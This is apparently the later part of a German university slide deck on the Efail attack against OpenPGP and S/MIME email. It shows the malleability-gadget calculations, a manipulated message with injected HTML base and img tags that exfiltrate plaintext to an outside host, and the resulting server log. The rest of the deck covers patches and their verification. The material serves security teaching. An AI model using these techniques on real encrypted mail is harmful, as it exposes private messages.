6 +WlReDaG6johwCBWwjTrGLtHLFp5C+aIB8zw/gLYAxtf9g3jdSQqoJWZ9ijQa0eM  
7 ZYX1v0QA03nFbxIuSAG2X601KV7uw8hZa48jZUF0eT6FND1/CRJDHydi03FW0F2Q  
8 H8C9j8neWZk05ApPBZ3nBV9AKR/8x4eoXbICn/Bc7fGPUktsE92p7eJ02IVf8uBb  
9 1NnmLbcl7YKo0+6JQpKgpNIylByY/DZrFmKDigka7NKVAdR3hNIIH06XAY7gBnde  
10 iTmtSV1NG9aCjQBWH9MbGhp4eihRzxRYW5KhzRrMlqwibfmGuGPMr5SjmiKiHnv5  
11 xUzIOkzHNpQUdMn4H3uj1cDNd2Q2wvFeOKjP/FuUBugL+aBk+27Lckz/P8DoC1vZ  
12 i0otUknxP6intEHjPD/dyovqDTFWbmW7AxmDA2Vwr+B0djpSN8c=  
13 =OL5X  
14 -----END PGP ARMORED FILE-----
```

OpenPGP Testnachricht



Figure 15: OpenPGP packets structure

OpenPGP Testnachricht




Figure 15: OpenPGP packets structure

OpenPGP Berechnungen zur Modifikation

Gadget: $((C_i, C_{i+1}), P_i)$

OpenPGP Berechnungen zur Modifikation

Gadget: $((C_i, C_{i+1}), P_i) = ((C_2, C_3), P_2)$

OpenPGP Berechnungen zur Modifikation

Gadget: $((C_i, C_{i+1}), P_i) = ((C_2, C_3), P_2)$

Known Plaintext Block: "t-Type: text/htm"

OpenPGP Berechnungen zur Modifikation

Gadget: $((C_i, C_{i+1}), P_i) = ((C_2, C_3), P_2)$

Known Plaintext Block: "t-Type: text/htm"

Chosen Plaintext: $((C_2, X_i), P_{ci})$

OpenPGP Berechnungen zur Modifikation

Gadget: $((C_i, C_{i+1}), P_i) = ((C_2, C_3), P_2)$

Known Plaintext Block: "t-Type: text/html"

Chosen Plaintext: $((C_2, X_i), P_{ci})$

$$X_1 = C_3 \oplus P_2 \oplus P_{c1}$$

$$X_2 = C_3 \oplus P_2 \oplus P_{c2}$$

$$X_3 = C_3 \oplus P_2 \oplus P_{c3}$$

$$X_4 = C_3 \oplus P_2 \oplus P_{c4}$$

$$X_5 = C_3 \oplus P_2 \oplus P_{c5}$$

OpenPGP Berechnungen zur Modifikation

Gadget: $((C_i, C_{i+1}), P_i) = ((C_2, C_3), P_2)$

Known Plaintext Block: "t-Type: text/html"

Chosen Plaintext: $((C_2, X_i), P_{ci})$

$$X_1 = C_3 \oplus P_2 \oplus P_{c1}$$

$$X_2 = C_3 \oplus P_2 \oplus P_{c2}$$

$$X_3 = C_3 \oplus P_2 \oplus P_{c3}$$

$$X_4 = C_3 \oplus P_2 \oplus P_{c4}$$

$$X_5 = C_3 \oplus P_2 \oplus P_{c5}$$

Einzufügen = $(C_2, X_1), (C_2, X_2), (C_2, X_3), (C_2, X_4), (C_2, X_5)$

OpenPGP Integration




Figure 16: OpenPGP packets structure

OpenPGP Testnachricht: Vorher - Nachher

message.eml

```
1 Content-Type: text/html
2
3 This message is top secret!!
4 Nobody else should ever be able to read this..
```

```
1 [jan@pc] gpg -d modified.eml.gpg
2 gpg: encrypted with 2048-bit RSA key, ID 0005833C24F0A09C, created 2018-08-31
3     "Jan Arends <jarend2s@smail.inf.h-brs.de>"
4 gpg: WARNING: encrypted message has been manipulated!
5
6 Content-Type: text/html
7
8 This message ?????????????????? <base           '????????????????????' href='http:'>
9   ↪ ??????????????????<img           '????????????????????'
10  ↪ src='jaads.de/????????????????????t-Type: text/html
11
12 This message is top secret!!
13 Nobody else should ever be able to read this..????????????????????'>
```

Ergebnis OpenPGP




Figure 17: Manipulated message in Thunderbird 52.5.2 + Enigmail 1.9.9

Ergebnis OpenPGP




Figure 17: Manipulated message in Thunderbird 52.5.2 + Enigmail 1.9.9

```
1 GET /xt/htmlThis%20message%20is%20top%20secret!!Nobody%20else%20should%20ever%20be%20ab  
  ↳ le%20to%20read%20this...%07%07%07%07%07%07%07%07%07%07%07%07%C2%AD%C3%BBs%CB%9C%C2%9Dc [%C3%A4%C2%B  
  ↳ 0w%1C%CB%86P%07-%C3%BE HTTP/1.1" 404 143 "-" "Mozilla/5.0 (X11; Linux x86_64;  
  ↳ rv:52.0) Gecko/20100101 Thunderbird/52.5.2"
```

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

③ Probleme & Lösungen

Probleme

Software Patches

Praktische Verifikation III

Beurteilung

④ Fazit

Probleme

- MIME Parser in Thunderbird

Probleme

- MIME Parser in Thunderbird
- Standards

Probleme

- MIME Parser in Thunderbird
- Standards
 - S/MIME: Kein Integritätsschutz

Probleme

- MIME Parser in Thunderbird
- Standards
 - S/MIME: Kein Integritätsschutz
 - OpenPGP: Nicht explizit bezüglich invaliden MDC

Probleme

- MIME Parser in Thunderbird
- Standards
 - S/MIME: Kein Integritätsschutz
 - OpenPGP: Nicht explizit bezüglich invaliden MDC
- Handhabung von invaliden MDC in GnuPG (nur Warnung)

Probleme

- MIME Parser in Thunderbird
- Standards
 - S/MIME: Kein Integritätsschutz
 - OpenPGP: Nicht explizit bezüglich invaliden MDC
- Handhabung von invaliden MDC in GnuPG (nur Warnung)
- Verarbeitung GnuPG's MDC Warnung in Enigmail

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

③ Probleme & Lösungen

Probleme

Software Patches

Praktische Verifikation III

Beurteilung

④ Fazit

Software Patches

Thunderbird:

- Keine offenen Tags in MIME Entität
- Kein Remote Content in S/MIME Nachrichten

Software Patches

Thunderbird:

- Keine offenen Tags in MIME Entität
- Kein Remote Content in S/MIME Nachrichten

GnuPG:

- Keiner Schuld bewusst, aber ...
- Kein MDC → Error anstatt Warnung (Downgrade Attack)
- MDC wird immer benutzt

Software Patches

Thunderbird:

- Keine offenen Tags in MIME Entität
- Kein Remote Content in S/MIME Nachrichten

GnuPG:

- Keiner Schuld bewusst, aber ...
- Kein MDC → Error anstatt Warnung (Downgrade Attack)
- MDC wird immer benutzt

Enigmail:

- Temp. Patch für MIME parsing
- Kein Rendering bei invaliden MDC

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

③ Probleme & Lösungen

Probleme

Software Patches

Praktische Verifikation III

Beurteilung

④ Fazit

Verifikation




Figure 18: Direct exfiltration attack in Thunderbird 52.9

Verifikation



Figure 18: Direct exfiltration attack in Thunderbird 52.9

No exfiltration! ✓

Verifikation




Figure 19: Manipulated S/MIME message in Thunderbird 52.9

Verifikation




Figure 19: Manipulated S/MIME message in Thunderbird 52.9

No exfiltration! ✓

Verifikation




Figure 20: Manipulated OpenPGP message with Enigmail 2.0.5

Verifikation




Figure 20: Manipulated OpenPGP message with Enigmail 2.0.5

No exfiltration! ✓

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

③ Probleme & Lösungen

Probleme

Software Patches

Praktische Verifikation III

Beurteilung

④ Fazit

Beurteilung

- Thunderbird & Enigmail: Angemessene Patches
- GnuPG zeigt immer noch Nachrichten mit invaliden MDC

Beurteilung

- Thunderbird & Enigmail: Angemessene Patches ✓
- GnuPG zeigt immer noch Nachrichten mit invaliden MDC ✗

Beurteilung

- Thunderbird & Enigmail: Angemessene Patches ✓
- GnuPG zeigt immer noch Nachrichten mit invaliden MDC ✗
- TODO: Refactoring
 - Workarounds/temporäre Lösungen
 - Clean Code

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

③ Probleme & Lösungen

Probleme

Software Patches

Praktische Verifikation III


Beurteilung

④ Fazit


Fazit

- Angriffe mit überschaubarem Aufwand durchführbar
- Thunderbird nicht mehr verwundbar
- GnuPG trägt Schuld bei
- Standards nicht gebrochen, Anpassungen aber notwendig

Literatur I

 D. Poddebniak, C. Dresen, J. Müller, F. Ising, S. Schinzel, S. Friedberger, J. Somorovsky, and J. Schwenk, “Efail: Breaking s/mime and openpgp email encryption using exfiltration channels,” in *27th USENIX Security Symposium (USENIX Security 18)*, (Baltimore, MD), pp. 549–566, USENIX Association, 2018.

<https://efail.de/>.

 Mozilla, “*Thunderbird Usage Continues to Grow.*” <https://blog.mozilla.org/thunderbird/2015/02/thunderbird-usage-continues-to-grow/>, February 2015.

THE END